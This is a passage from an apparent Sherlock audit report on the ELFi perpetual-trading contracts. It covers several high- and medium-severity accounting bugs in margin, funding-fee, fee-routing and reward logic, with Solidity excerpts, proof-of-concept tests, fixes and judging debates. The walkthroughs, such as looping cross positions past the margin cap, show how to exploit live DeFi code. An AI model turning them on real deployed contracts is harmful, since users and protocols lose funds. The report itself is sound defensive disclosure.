    ) public returns (uint256 changeAmount) {
        if (position.initialMarginInUsd ==
↪   position.initialMarginInUsdFromBalance || amount == 0) {
            changeAmount = 0;
            return 0;
        }
        if (amount > 0) {
314         uint256 borrowMargin = (position.initialMarginInUsd -
↪   position.initialMarginInUsdFromBalance)
                .mul(position.initialMargin)
                .div(position.initialMarginInUsd);
            changeAmount = amount.toUint256().min(borrowMargin);
318         position.initialMarginInUsdFromBalance +=
↪   changeAmount.mul(position.initialMarginInUsd).div(
                position.initialMargin
```

```
            );
        } else {
322         uint256 addBorrowMarginInUsd =
↪   (-amount).toUint256().mul(position.initialMarginInUsd).div(
                position.initialMargin
            );
            if (position.initialMarginInUsdFromBalance <= addBorrowMarginInUsd) {
                position.initialMarginInUsdFromBalance = 0;
                changeAmount =
↪   position.initialMarginInUsdFromBalance.mul(position.initialMargin).div(
                    position.initialMarginInUsd
                );
            } else {
                position.initialMarginInUsdFromBalance -= addBorrowMarginInUsd;
                changeAmount = (-amount).toUint256();
            }
        }
        if (needSendEvent && changeAmount > 0) {
            position.emitPositionUpdateEvent(requestId,
↪   Position.PositionUpdateFrom.DEPOSIT, 0);
        }
    }
```

Impact

Users can update their positions' `initialMarginInUsdFromBalance` values using a price higher than the current price of the `marginToken`.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L303-L338

Tool used

Manual Review

Recommendation

The `PositionMarginProcess.updatePositionFromBalanceMargin()` function should be based on the current price of the `marginToken`.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/57

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-29: Incorrect implementation of the `PositionMarginProcess.updatePositionFromBalanceMargin()` function.

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/163

Found by

KupiaSec, whitehair0330

Summary

The `updatePositionFromBalanceMargin()` function does nothing when `position.initialMarginInUsd == position.initialMarginInUsdFromBalance && amount < 0`. However, in this case, the function should actually reduce the `initialMarginInUsdFromBalance` of the position.

Vulnerability Detail

In the `updatePositionFromBalanceMargin()` function, when `amount < 0`, it should reduce the value of `initialMarginInUsdFromBalance` for the position. However, as shown at `L309`, the function does nothing when `position.initialMarginInUsd == position.initialMarginInUsdFromBalance && amount < 0`. Consequently, if users withdraw their assets, the margin amounts of the positions are not reduced accordingly. This results in users being able to utilize more tokens than they have deposited.

```
    function updatePositionFromBalanceMargin(
        Position.Props storage position,
        bool needSendEvent,
        uint256 requestId,
        int256 amount
    ) public returns (uint256 changeAmount) {
309     if (position.initialMarginInUsd ==
↪   position.initialMarginInUsdFromBalance || amount == 0) {
            changeAmount = 0;
            return 0;
        }
        [...]
    }
```

Impact

As a result, users may be able to utilize more tokens than they have deposited.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L303-L338

Tool used

Manual Review

Recommendation

The `PositionMarginProcess.updatePositionFromBalanceMargin()` function should be fixed as follows.

```
-       if (position.initialMarginInUsd ==
 ↪  position.initialMarginInUsdFromBalance || amount == 0) {
+       if ((position.initialMarginInUsd ==
 ↪  position.initialMarginInUsdFromBalance && amount > 0) || amount == 0) {
            changeAmount = 0;
            return 0;
        }
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/43

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-30: Mismatching funding fees can result in the protocol incurring a deficit or insolvency risk

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/258

The protocol has acknowledged this issue.

Found by

mstpr-brainbot

Summary

When funding fees are calculated if it's high enough it can be capped for one side but the other side would not get the new adjusted funding fee. Result of it can end up for misplayed funding fees and even bad debt in some cases.

Vulnerability Detail

Assume there are: $150 totalLongOpenInterest$50 totalShortOpenInterest 10 seconds passed since the last interaction

Following the execution in `MarketQueryProcess::getUpdateMarketFundingFeeRate()` the following calculations will be done:

fundingRatePerSecond = 10^^-8

totalFundingFee = 150 * 10 * 10^^-8 = = 1.5 * 10^^-5

currentLongFundingFeePerQty = 1.5 * 10^^-5 / 150 = -10^^-7

shortFundingFeePerQtyDelta = 1.5 * 10^^-5 / 50 3 * 10 ^^-7 Assume the max cap is 2 * 10 ^^-7: We pick *210^-7 = 2*10^^-7

longFundingFeeRate = (-10^^-7 * 3600 / 10)/ 10^^-5 = -3.6

shortFundingFeeRate = (2*10^^-7 * 3600 / 10) / 10^^-5 = 7.2

For short position that holds 50: realizedFundingFeeDelta = 50 * 2*10^^-7 = = 10^^-5

For long position that holds 150: realizedFundingFeeDelta = -150 * 10^^-7 = = -1.5 * 10^^-5

As we can observe, longs pay 1.5 and shorts receive 1. There is a discrepancy of 0.5 in funding fees that are not paid to short users.

This discrepancy can lead to insolvency because of how the pool accounts for its total holdings. The pool's total value is calculated as the amount plus `unsettledAmount`, where `unsettledAmount` is essentially the accrued funding fees. If the long's 1.5 fee is accounted for as unsettled, the contract assumes this 1.5 will be paid back to shorts, so the protocol is always counting correctly in the long run. However, this assumption is incorrect because shorts will not receive the 1.5 funding fee; they will only receive 1 in our case. Therefore, the excess "0.5" accounted in the pool's total value is incorrect because it will never be returned by the other party.

Textual Proof of Concept: Assume the pool has 100 baseAmount and 10 unsettledFee, totaling 110 assets. Someone can open positions based on a value of 110, expecting that at the end of the day, when the unsettledFees are settled, 10 assets will be returned to the system. However, if the funding fee for the short party is capped, they will only receive 8 fees instead of 10. Consequently, the pool will incorrectly account for "2" assets.

Impact

Miscounting of pools total value. Positions that are opened will think there is enough funds but actually these fees will never returned by the other party, resulting a position opened without proper collateral. Hence, high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketProcess.sol#L29-L52

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketQueryProcess.sol#L110-L161

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/LpPoolQueryProcess.sol#L110-L145

Tool used

Manual Review

Recommendation

If the maximum is picked then adjust the counter party's funding fee accordingly. Always give out the same funding fees for both parties. If longs pays 10 then shorts

should receive the 10 and vice versa https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketQueryProcess.sol#L110-L161

Discussion

0xELFi02

Not a issue: Mechanically, it is neutral in the long term, and the mechanism balances the impact of funding fee imbalances.

nevillehuang

@0xELFi02 What exactly is the design choice here that makes it neutral in the long term to balance funding fee imbalance? Since it was not noted in the READ.ME, I believe this issue could be valid

Same comments applies for issue #33, #102, #258

Issue H-31: Users profit in short cross will leave the fees in UsdPool instead of LpPool

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/261

The protocol has acknowledged this issue.

Found by

mstpr-brainbot

Summary

In order to account the fees properly, all fees should be collected in the corresponding LpPool. However, in one case the fees are left in the UsdPool.

Vulnerability Detail

The correct flow of the fees tells that the fees must need to be in the LpPool after a position is closed/settled.

User profit in cross LONG User loss in cross LONG User profit in isolated LONG User loss in isolated LONG User loss in cross SHORT User profit in isolated SHORT User loss in isolated SHORT

In all of these scenarios the fees are settled in the LpPool. However, **User profit in cross SHORT the fees are in the UsdPool instead of the LpPool!**

Textual PoC: Create a cross order with the asset SHORT position 100$ margin 5x lev on token TAPIR which the price is 1$:

orderMargin = 100 USDC orderMarginFromBalance = 100 USDC

FOR USDC: balance.amount = 0 balance.usedAmount = 100

fee = 2 USDC balance.usedAmount = 98 balance.amount = 98

increaseMargin = 98 USDC increaseMarginFromBalance = 98 USDC increaseQty = 490$

initialMargin = 98 USDC initialMarginInUsd = 98$ initialMarginInUsdFromBalance = 98$ closeFeeInUsd = 2$ realizedPnl = -2$ holdPoolAmount = 392 USDC
//
//
// **Price is 0.9$ close entire pos**

totalPnlInUsd = +49$

settledBorrowingFee = 4 tokens settledFundingFee = 4 tokens closeFee = 2 tokens settledFee = 10 tokens

settledMargin = 153.3 USDC recordPnlToken = 153.3 - 98 = 55.3 USDC poolPnlToken = -65.3 USDC

FOR USDC: balance.amount -= 10 = 88 balance.usedAmount -= 98 = 0 balance.amount += 65.3 = 153.3

From UsdPool to portfolio vault 55.3 USDC sent

From UsdPool to stake token 2 USDC sent (closeFee)

pool.lossAmount += 65.3 (USDC) usdpool.amount -= 65.3 usdpool.unsettledAmount += 65.3

So basically, the 55.3 USDC sent from UsdPool to Portfolio for users profit. Then, 2 USDC which is only the close fee sent from UsdPool to LpPool. The remaining 8 USDC fees are still standing in the UsdPool but they should be also sent to the LpPool!

Impact

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L60-L204

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L338-L414

Tool used

Manual Review

Recommendation

Send the entire fees to LpPool not just the close fees in the case of user profit in short cross.

Discussion

0xELFi

For the short borrowing fee, we have designed it to be retained in the USD pool vault.

nevillehuang

@0xELFi Is there anyway this fees can be retrieved? If not I believe this issue is valid

0xELFi

The borrowing fee belongs to the USD pool. The borrowing fees from trader users will be directly rewarded to the corresponding pool, including the stablecoin pool.

Issue H-32: In Cross Margin mode, the user's profit calculation is incorrect.

Source:
https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/273

The protocol has acknowledged this issue.

Found by

ZeroTrust

Summary

In Cross Margin mode, the user's profit calculation is incorrect.

Vulnerability Detail

We know that isolated and cross margin are different. When a position is created, in isolated mode, the corresponding assets need to be transferred from the user's wallet to the MarketVault, while in cross margin mode, the user only needs to have sufficient collateral in the PortfolioVault (any supported collateral will do). For example, with 1x leverage going long on WETH-USDC, the position size is 1 WETH, and the price of WETH is 1000 USD.

- In isolated mode, when establishing the position, 1 WETH is transferred to the MarketVault, so the borrowing is 0.
- In cross margin mode, assuming the collateral in the PortfolioVault is 10,000 USDC, no funds are transferred when creating the position. When the price of WETH rises to 2000 USD, closing the position makes it more evident.
- In isolated mode: The user profits 1000 USD (2000 USD - 1000 USD initial capital), and finally still gets their original 1 WETH (2000 USD), which is used for trading.
- In cross margin mode: The user profits 1000 USD (2000 USD - 1000 USD initial borrowed funds), and finally gets 0.5 WETH.

```
function decreasePosition(Position.Props storage position,
↪  DecreasePositionParams calldata params) external {
        int256 totalPnlInUsd = PositionQueryProcess.getPositionUnPnl(position,
↪  params.executePrice.toInt256(), false);
        Symbol.Props memory symbolProps = Symbol.load(params.symbol);
        AppConfig.SymbolConfig memory symbolConfig =
↪  AppConfig.getSymbolConfig(params.symbol);
```

```
        FeeProcess.updateBorrowingFee(position, symbolProps.stakeToken);
        FeeProcess.updateFundingFee(position);
@>>         DecreasePositionCache memory cache = _updateDecreasePosition(
            position,
            params.decreaseQty,
            totalPnlInUsd,
            params.executePrice.toInt256(),
            symbolConfig.closeFeeRate,
            params.isLiquidation,
            params.isCrossMargin
        );
       //skip .........

    }
```

```
    function _updateDecreasePosition(
        Position.Props storage position,
        uint256 decreaseQty,
        int256 pnlInUsd,
        int256 executePrice,
        uint256 closeFeeRate,
        bool isLiquidation,
        bool isCrossMargin
    ) internal view returns (DecreasePositionCache memory cache) {
        cache.position = position;
        cache.executePrice = executePrice;
        int256 tokenPrice =
↪   OracleProcess.getLatestUsdPrice(position.marginToken, false);
        cache.marginTokenPrice = tokenPrice.toUint256();
        uint8 tokenDecimals = TokenUtils.decimals(position.marginToken);
        if (position.qty == decreaseQty) {
@>>             cache.decreaseMargin = cache.position.initialMargin;
            cache.decreaseMarginInUsd = cache.position.initialMarginInUsd;
            cache.unHoldPoolAmount = cache.position.holdPoolAmount;
            (cache.settledBorrowingFee, cache.settledBorrowingFeeInUsd) =
↪   FeeQueryProcess.calcBorrowingFee(
                decreaseQty,
                position
            );
            cache.settledFundingFee =
↪   cache.position.positionFee.realizedFundingFee;
            cache.settledFundingFeeInUsd =
↪   cache.position.positionFee.realizedFundingFeeInUsd;

            cache.closeFeeInUsd = cache.position.positionFee.closeFeeInUsd;
```

```
            cache.closeFee = FeeQueryProcess.calcCloseFee(tokenDecimals,
 ↪  cache.closeFeeInUsd, tokenPrice.toUint256());
            cache.settledFee =
                cache.settledBorrowingFee.toInt256() +
                cache.settledFundingFee +
                cache.closeFee.toInt256();
//skip .......
            {
                cache.settledMargin = CalUtils.usdToTokenInt(
                    cache.position.initialMarginInUsd.toInt256() -
 ↪  _getPosFee(cache) + pnlInUsd,
                    TokenUtils.decimals(cache.position.marginToken),
                    tokenPrice
                );
@>>             cache.recordPnlToken = cache.settledMargin -
 ↪  cache.decreaseMargin.toInt256();
                cache.poolPnlToken =
                    cache.decreaseMargin.toInt256() -
                    CalUtils.usdToTokenInt(
                        cache.position.initialMarginInUsd.toInt256() + pnlInUsd,
                        TokenUtils.decimals(cache.position.marginToken),
                        tokenPrice
                    );
            }
            cache.realizedPnl = CalUtils.tokenToUsdInt(
                cache.recordPnlToken,
                TokenUtils.decimals(cache.position.marginToken),
                tokenPrice
            );
            console2.log("cache.position.initialMarginInUsd is",
 ↪  cache.position.initialMarginInUsd);
            console2.log("cache.settledMargin is ", cache.settledMargin);

            console2.log("cache.recordPnlToken is ", cache.recordPnlToken);
            console2.log("cache.poolPnlToken is ", cache.poolPnlToken);
            console2.log("cache.realizedPnl is ", cache.realizedPnl);

        }
        //skip ......

        return cache;
    }
```

However, in _updateDecreasePosition, cache.recordPnlToken = cache.settledMargin - cache.decreaseMargin.toInt256(), where

cache.decreaseMargin = cache.position.initialMargin, causing cache.recordPnlToken to be nearly zero. This is incorrect in cross margin mode, because in cross margin mode, the initialMargin (with) is not invested in the market. Therefore, cache.recordPnlToken = cache.settledMargin.

poc For example, with 1x leverage going long on WETH-USDC, the position size is 1 WETH, and the price of WETH is 1000 USD. When the price of WETH rises to 2000 USD, closing the position makes it more evident.

```
function testCrossMarginOrderExecute() public{
        ethPrice = 1000e8;
        usdcPrice = 101e6;
        OracleProcess.OracleParam[] memory oracles = getOracles(ethPrice,
↪  usdcPrice);

        userDeposit();
        depositWETH();

        openCrossMarginOrder();

        //after a day
        skip(1 days);
        ethPrice = 2000e8;
        closeCrossMarginLongPosition();

        getPoolWithOracle(oracles);

    }
```

Test the base code to verify this.

```
totalPnlInUsd is  998900000000000000000
cache.position.initialMarginInUsd is 998900000000000000000
cache.settledMargin is  997387665400000000
cache.recordPnlToken is  -1512334600000000
 cache.poolPnlToken is  0
cache.realizedPnl is  -3024669200000000000
```

It can be seen that the profit is a negative value close to zero, which is obviously incorrect.

Impact

This causes financial loss for either the user or the protocol.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L60

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L206

Tool used

Manual Review

Recommendation

Distinguish between the handling methods for isolated mode and cross margin mode.

Discussion

ZeroTrust01

Hey, @nevillehuang

The sponsor's responses: @ZeroTrust01 is right
so finally gets 1WETH (Both cross and isolate)

have at least confirmed that this issue is valid. In cross margin mode, if you invest 1000 USD(eg Whether the collateral is 1 BTC or 1000 USDT in the PortfolioVault) and end up with 1 WETH (2000 USD), my PoC proves that the system's calculation is incorrect, resulting in a negative profit.

As for issue 272, the discussion is about having 1 WBTC(Using 1000 USDT as an example would be more appropriate) in cross margin mode. Assuming you invest one WETH (1000 USD) with 1x leverage to go long, should this 1000 USD be borrowed from the LpPool, or can a portion of the 1 WBTC's value (1000 USD) directly participate in the market trading?

272 and 273 are different issues with different focuses. The root causes in the code are also different.

0502lian

Escalate This should be a valid issue.

A very simple scenario: Assumption: Initially, the price of WETH is 1000 USD, and the price at closing the position is 2000 USD.

- In isolated mode, the user's initial capital is 1 WETH.
- In cross margin mode, the user's initial capital is 1000 USDT.

They both go long with 1x leverage in the WETH-USDC market. The final profit situation is as follows(has already been confirmed by the sponsor):

- In isolated mode: The user profits 1000 USD (2000 USD - 1000 USD initial capital) and finally still gets their original 1 WETH (2000 USD), which is used for trading.
- In cross margin mode: The user profits 1000 USD (2000 USD - 1000 USD initial borrowed funds) and finally gets 0.5 WETH.

In this case, because using 1 leverage, whether it is cross mode or isolated mode, there is no borrowing from the LP. So finally, the user gets 1 WETH (Both cross and isolated).

For cross margin mode: 1 WETH(2000usd) - 1000 usdt = 0.5 WETH However, the PoC shows that in cross margin mode, the profit is 0, which is obviously incorrect.

sherlock-admin3

> Escalate This should be a valid issue.
>
> A very simple scenario: Assumption: Initially, the price of WETH is 1000 USD, and the price at closing the position is 2000 USD.
>
> - In isolated mode, the user's initial capital is 1 WETH.
> - In cross margin mode, the user's initial capital is 1000 USDT.
>
> They both go long with 1x leverage in the WETH-USDC market. The final profit situation is as follows(has already been confirmed by the sponsor):
>
> - In isolated mode: The user profits 1000 USD (2000 USD - 1000 USD initial capital) and finally still gets their original 1 WETH (2000 USD), which is used for trading.
> - In cross margin mode: The user profits 1000 USD (2000 USD - 1000 USD initial borrowed funds) and finally gets 0.5 WETH.
>
> In this case, because using 1 leverage, whether it is cross mode or isolated mode, there is no borrowing from the LP. So finally, the user gets 1 WETH (Both cross and isolated).
>
> For cross margin mode: 1 WETH(2000usd) - 1000 usdt = 0.5 WETH However, the PoC shows that in cross margin mode, the profit is 0, which is obviously incorrect.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

0xELFi

We separate the consideration of funds into two parts: one is the user's own margin assets, and the other is the user's position profit. Let's first look at the profit part: regardless of whether it is isolated or cross, their profit is (2000USD-1000USD)/2000 = 0.5 WETH.

Margin asset part: since we price the margin in USD at the moment the user opens the position, both isolated and cross margin are 1000USD. Relative to the latest WETH price of 2000USD, the margin becomes 0.5 ETH. So for both cross and isolated users, the settledMargin is 0.5WETH + 0.5WETH = 1 WETH. The user actually invests 1 WETH. For the user, if we disregard the fee issue, the recordPnlToken should be 0.

The only difference between isolated and cross margin here is: with cross margin, the user uses their own assets as collateral to borrow 1 WETH to go long on ETHUSD. For the system in terms of opening and closing positions, it is the same as isolated margin, meaning the user uses 1 WETH to go long on ETHUSD.

0502lian

You said that “The only difference between isolated and cross margin here is: with cross margin, the user uses their own assets as collateral to borrow 1 WETH to go long on ETHUSD.” This is exactly what issue 272 points out: Isolated Mode: borrows 0, Cross Margin Mode: borrows 1 WETH. But you say it is invalid.

WangSecurity

Let's focus on this issue here and keep the discussion about #272 there. As I understand this comment the protocol is working as it should, but i might be missing something, so please correct me.

0502lian

> We separate the consideration of funds into two parts: one is the user's own margin assets, and the other is the user's position profit. Let's first look at the profit part: regardless of whether it is isolated or cross, their profit is (2000USD-1000USD)/2000 = 0.5 WETH.
>
> Margin asset part: since we price the margin in USD at the moment the user opens the position, both isolated and cross margin are 1000USD. Relative to the latest WETH price of 2000USD, the margin becomes 0.5 ETH. So for both cross and isolated users, the settledMargin is 0.5WETH + 0.5WETH = 1 WETH. The user actually invests 1 WETH. For the user, if we disregard the fee issue, the recordPnlToken should be 0.
>
> The only difference between isolated and cross margin here is: with cross margin, the user uses their own assets as collateral to borrow 1 WETH to go long on ETHUSD. For the system in terms of opening and

> closing positions, it is the same as isolated margin, meaning the user uses 1 WETH to go long on ETHUSD.

@WangSecurity

The sponsor's statement that *"The only difference between isolated and cross margin here is: with cross margin, the user uses their own assets as collateral to borrow 1 WETH to go long on ETHUSD. For the system in terms of opening and closing positions, it is the same as isolated margin, meaning the user uses 1 WETH to go long on ETHUSD"* **is not a fact, but just their idea.**

This is why I pointed out in other issues that they need to actually borrow. Borrowing requires a lender, doesn't it? Can the sponsor @0xELFi help us by telling who the lender is? If the amount borrowed is 1e18 WETH, then if the user's position increases by 1e18 WETH, whose account decreases by 1e18 WETH? Thank you .

WangSecurity

> This is why I pointed out in other issues that they need to actually borrow. Borrowing requires a lender, doesn't it? Can the sponsor @0xELFi help us by telling who the lender is? If the amount borrowed is 1e18 WETH, then if the user's position increases by 1e18 WETH, whose account decreases by 1e18 WETH? Thank you

As I understand you again talk about #272 and let's keep the discussion about it under #272. As I understand this report is only a design recommendation and not a real issue. But if I'm missing why this one is a valid issue, please correct me.

0502lian

> > This is why I pointed out in other issues that they need to actually borrow. Borrowing requires a lender, doesn't it? Can the sponsor @0xELFi help us by telling who the lender is? If the amount borrowed is 1e18 WETH, then if the user's position increases by 1e18 WETH, whose account decreases by 1e18 WETH? Thank you
>
> As I understand you again talk about #272 and let's keep the discussion about it under #272. As I understand this report is only a design recommendation and not a real issue. But if I'm missing why this one is a valid issue, please correct me.

This is definitely a serious issue. User's profit have been lost. **I have proven the loss of funds using PoC and test code.**

A very simple scenario:

- Assumption: Initially, the price of WETH is 1000 USD, and the price at closing the position is 2000 USD.

- In cross margin mode, the user Bob's initial capital is 1000 USDT.
- He goes long with 1x leverage in the WETH-USDC market. The final profit situation is as follows (has already been confirmed by the sponsor):
- In cross margin mode: The user profits 1000 USD (2000 USD - 1000 USD initial funds), and finally he gets 1000 USD/2000 USD = 0.5 WETH. (Because the price of WETH is 2000 USD now)

However, the Proof of Code shows that in cross margin mode, the profit is 0. The profit being 0 is clearly incorrect.

Anyone with trading experience would immediately know that the profit of 0 is wrong. Everyone can verify that the description of the simple scenario is factual.

It is very important for the judgment of this issue to note that some statements made by the sponsor are not based on the factual code.

> "Margin asset part: since we price the margin in USD at the moment the user opens the position, both isolated and cross margin are 1000USD. Relative to the latest WETH price of 2000USD, the margin becomes 0.5 ETH. So for both cross and isolated users, the settledMargin is 0.5WETH + 0.5WETH = 1 WETH. The user actually invests 1 WETH. For the user, if we disregard the fee issue, the recordPnlToken should be 0."

The user actually invests 1 WETH. — This is not true; the cross margin user invests 1000 USDT.

> "The only difference between isolated and cross margin here is: with cross margin, the user uses their own assets as collateral to borrow 1 WETH to go long on ETHUSD. For the system in terms of opening and closing positions, it is the same as isolated margin, meaning the user uses 1 WETH to go long on ETHUSD."

The user uses their own assets as collateral to borrow 1 WETH to go long on ETHUSD. — This is not true, they did not borrow 1 WETH from anyone. The sponsor cannot specify who the lender is, the process of the borrow transaction, or whose account decreased by 1 WETH.


I have already provided PoC and test results. However, the sponsor refutes me based on assertions that are not true of the code. Moreover, the proof of concept I provided is very simple and should be understandable to everyone, especially for those with token trading experience—it's clear at a glance.

WangSecurity

Thank you for such a thorough response, I believe you're correct here and this issue is indeed valid. As I understand it will happen is almost every trade due to incorrect formula, correct?

0502lian

> Thank you for such a thorough response, I believe you're correct here and this issue is indeed valid. As I understand it will happen is almost every trade due to incorrect formula, correct?

Yes, it will happen is almost every trade due to incorrect formula in Cross Margin Mode. 

The sponsor actually admitted this issue during the competition.

WangSecurity

Thank you very much, planning to accept the escalation and validate the issue with high severity, cause the constraints are not extreme.

mstpr

@0xELFi @0xELFi02 @nevillehuang @WangSecurity This issue looks a valid high to me. I am wondering why it has the "Sponsor Disputed" tag?

WangSecurity

Result: High Unique

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- 0502lian: accepted

Issue H-33: The redeem process updates the rewards in the wrong order

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/274

Found by

Cosine, aman, jennifer37, mstpr-brainbot, pashap9990

Summary

When users redeem their stakeToken's their balance decreases hence right before the redeem request the rewards should be synced. However, the code does the opposite which leads to wrong accrual of rewards.

Vulnerability Detail

As we can see in `RedeemProcess::executeRedeemStakeToken()`, after the burning of the tokens, the rewards are updated:

```
function executeRedeemStakeToken(uint256 requestId, Redeem.Request memory
↪  redeemRequest) external {
        uint256 redeemAmount;
        if (CommonData.getStakeUsdToken() == redeemRequest.stakeToken) {
            redeemAmount = _redeemStakeUsd(redeemRequest);
        } else if (CommonData.isStakeTokenSupport(redeemRequest.stakeToken)) {
            redeemAmount = _redeemStakeToken(redeemRequest);
        } else {
            revert Errors.StakeTokenInvalid(redeemRequest.stakeToken);
        }

        -> FeeRewardsProcess.updateAccountFeeRewards(redeemRequest.account,
↪  redeemRequest.stakeToken);
        .
    }
```

However, this approach is incorrect. The actual flow should be to update the account's fee rewards right before the burn to sync the account with its latest accrued rewards. Once this is done and the burn is completed, there is no need to update the account's fee rewards again since the next time the user interacts, the fee rewards will be synced, similar to the typical Masterchef contract approach.

Impact

Unfair accrual of rewards, high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/RedeemProcess.sol#L68C5-L83C6

Tool used

Manual Review

Recommendation

Accrue the rewards in the beginning function

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/29

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-1: Cross positions that exceed the allowed margin can be opened

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/34

The protocol has acknowledged this issue.

Found by

mstpr-brainbot

Summary

When users opens a cross order it's capped to a value. However, because of the math users can loop and maintain a position that's more than the allowed margin.

Vulnerability Detail

Bob has 1 BTC (25k$) in his cross account and wants to go long on BTC. Maximum margin Bob can have is the value of `getCrossAvailableValue()` which calculated as follows:

```
(totalNetValue + cache.totalIMUsd + accountProps.orderHoldInUsd).toInt256() -
totalUsedValue.toInt256() +
(cache.totalPnl >= 0 ? int256(0) : cache.totalPnl) -
(cache.totalIMUsdFromBalance + totalBorrowingValue).toInt256();
```

Since Bob has no other positions and only 1 BTC in his account the maximum position he can open is `1BTC * btcPrice * btcDiscount`:

```
function _getTokenNetValue(
        address token,
        Account.TokenBalance memory tokenBalance,
        OracleProcess.OracleParam[] memory oracles
    ) internal view returns (uint256) {
        if (tokenBalance.amount <= tokenBalance.usedAmount) {
            return 0;
        }
        uint256 tokenValue = CalUtils.tokenToUsd(
            tokenBalance.amount - tokenBalance.usedAmount, // 0 used amount, 1 BTC
            TokenUtils.decimals(token),
            OracleProcess.getOraclePrices(oracles, token, true)
        );
```

```
        -> return CalUtils.mulRate(tokenValue,
↪   AppTradeTokenConfig.getTradeTokenConfig(token).discount);
    }
```

Assuming 1% discount, the max margin is 24750$. Anything above this will be capped to this value inside the `_executeIncreaseOrderMargin` function in `OrderProcesses.sol`.

When Bob opened the position with the max margin possible let's calculate the `getCrossAvailableValue()` again. Ideally, since Bob opened the position with full margin it should be "0". Otherwise, Bob can keep opening positions and achieve a value higher than what's allowed. Now, let's see what would be the cross available value after the position is executed successfully:

totalNetValue = toUsd(balance.amount - balance.usedAmount) * discount
totalUsedValue = 24750 totalBorrowedValue = 0$ totalIMUsd = 24750$
totalIMUsdFromBalance = 24750$ = 250 - openFee

this happens because (balance.amount - balance.usedAmount) will not be "0" and when this number multiplied by the discount it will not result "0" as intended.

In the end, Bob can keep opening positions until the position margin is lesser than the minimum margin in USD.

Coded PoC:

```
it("Open positions that are more than allowed max margin", async function () {
        const wbtcAm = precision.token(1); // 1 btc
        // fund user0
        await deposit(fixture, {
            account: user0,
            token: wbtc,
            amount: wbtcAm,
        });

        const oracleBeginning = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(25_000),
                maxPrice: precision.price(25_000),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(99, 6),
                maxPrice: precision.price(99, 6),
            },
```

```
        ];

        let crossAvailableValue = await accountFacet.getCrossAvailableValueTapir(
            user0.address,
            oracleBeginning
        );
